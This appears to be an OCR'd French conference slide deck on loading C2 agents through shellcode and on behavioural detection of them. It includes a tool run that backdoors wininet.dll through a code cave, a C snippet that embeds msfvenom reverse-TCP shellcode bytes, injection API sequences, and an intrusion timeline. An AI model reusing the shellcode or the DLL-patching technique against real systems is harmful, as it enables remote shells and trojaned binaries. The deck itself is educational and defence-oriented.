
```
> python3 backdoor_functions.py --targets ./openvpn-gui_targets.json --dll ./libs/wininet.dll --shellcode ./calc.bin
[*] Found appropriate function: CommitUrlCacheEntryA (677 bytes available at 0x1801430e0)
[+] Cave payload : 24B prologue + 173B shellcode + 24B epilogue + 5B stolen EP + 5B jmp-back

[+] Wrote 231 bytes at file offset 0x001430E0
[+] Entry point patched → JMP to cave VA 0x000000001801430E0 (returns to EP

[+] Saved patched binary → libs/wininet_patched.dll
```




modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
donnée chiffrée
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
mémoire RWX
stub pour chargement mémoire de DLL
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
payload compilé en DLL
patterns binaires
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


modules / code
stack
heap
Process Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
Reflective DLL Injection
VirtualAlloc()
memcpy()
VirtualProtect()
Decrypt()
CreateThread()
séquence d'appels API
donnée chiffrée
81 FE 8B FE 87 57 6C 3E CB 22 42
6F 8E 57 84 73 82 91 7A CF E5 FD
9D A7 04 64 25 .. ..
mémoire RWX
stub pour chargement mémoire de DLL
5F C1 87 2A D9 0E 74 B3 68 FA 21
95 4C 83 17 D0 5A BE 36 9F C8 45
11 E7 2D 90 BC 53 08 F4 6A A1 3E
79 D5 26 8C B2 57 0D E6 31 4A F9
84 E6 31 4A F9 84 16 C3 6F 28 DB
70 9A 05 .. ..
payload compilé en DLL
patterns binaires
COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


>_ encore plus simple ?

- Appel direct au shellcode

```
#pragma section(".text")

// msvenom -p windows/x64/shell_reverse_tcp lhost=X lport=Y -f c
__declspec(allocate(".text")) char goodcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\xc0\xa8\x38\x66\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
                                    \x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
                                    \x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
                                    \xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
                                    \x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
                                    \x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
                                    \x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
                                    \x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
                                    \x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
                                    \x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
                                    \x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
                                    \xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
                                    \xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
                                    \x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
                                    \x6a\x00\x59\x41\x89\xda\xff\xd5";


                                    *)())(&goodcode))();
```



ired.team

- Compilation et lancement d'un agent sans shellcode

README.md

Mythic Agents Organization

The `MythicAgents` organization contains repositories from the community and SpecterOps with agents that can be installed in Mythic. Any of these agents can be installed via `sudo ./mythic-cli install github [agent repo]`.

- Community Overview
- Agent Capabilities Matrix
- PyPi/Golang packages/source code
- Mythic

Pinned

Apollo Public A .NET Framework 4.0 Windows Agent C# ☆ 560 ⑂ 132	**poseidon** Public Poseidon is a Golang agent targeting Linux and macOS Go ☆ 236 ⑂ 58
apfell Public JavaScript for Automation (JXA) macOS agent Python ☆ 105 ⑂ 24	**ghostwriter** Public Ghostwriter agent for Mythic Python ☆ 15 ⑂ 3
nemesis Public Nemesis agent for Mythic Python ☆ 28 ⑂ 2	**bloodhound** Public Bloodhound agent for Mythic Python ☆ 26 ⑂ 3

https://github.com/mythicagents


conséquences sur la détection (spoiler: rien de nouveau)

>_ réorienter la détection

> Se concentrer sur des comportement (quoi) plutôt que des implémentations (comment)

> Chercher des root cause invariables

>_ la «pyramide de la douleur»



>_ détection comportementale

> Que fait ce processus, est-ce légitime ?
  > Accès disque/Internet/LDAP/SMB peu usuels
  > Scans réseaux et exploitation de vulnérabilités
  > Accès à des identifiants
  > Création de sous-process
  > …

> Aller au-delà de l'endpoint !

>_ un use-case adapté pour l'IA

14:38:55 UTC

SSH login — `sshd` [979830] accepts connection from scrubbed IP

14:39:40 UTC

Interactive shell — `bash` [979847] spawned for user

14:42:19 UTC

Binary staged — `mv update /home/<user>/` [979908] — ELF binary moved to user home directory

14:42:42 UTC

Exploit executed — `./update` [979919] — dropped ELF binary runs

SHA256: `0019d898bdf0f4700343933abac4b17046aefa032ed3964e3bebe511a95b6ba3`

14:42:42 UTC

Privilege escalation — `su` [979923] spawned by `./update` — SUID exploitation to gain elevated privileges

14:53:29 UTC

LDAP auth config modified — `.AuthLDAP.php.swp` created in `/var/www/html/glpi/src/` — vim editing GLPI's LDAP authentication module (potential backdoor insertion)

conclusion

>_ remerciements

> La team Unlock (@UYBHYS)

> Orange Cyberdefense (@OrangeCyberdef)

> Claire VACHEROT (@non_curat_lex)

Jean-Pascal THOMAS (@vikingfr)

>_ votre avis + FAQ :)

> Pourquoi utiliser du shellcode pour lancer un C2 ?

> Le métamorphisme à la compilation remplace-t-il l'obfuscation dynamique ?

> Comment considérez vous le niveau de maturité des outils existant en terme de détection comportementale ?

https://tinyurl.com/blendshellcode

Merci !
Trugarez !


@d3lb3_


https://d3lb3.github.io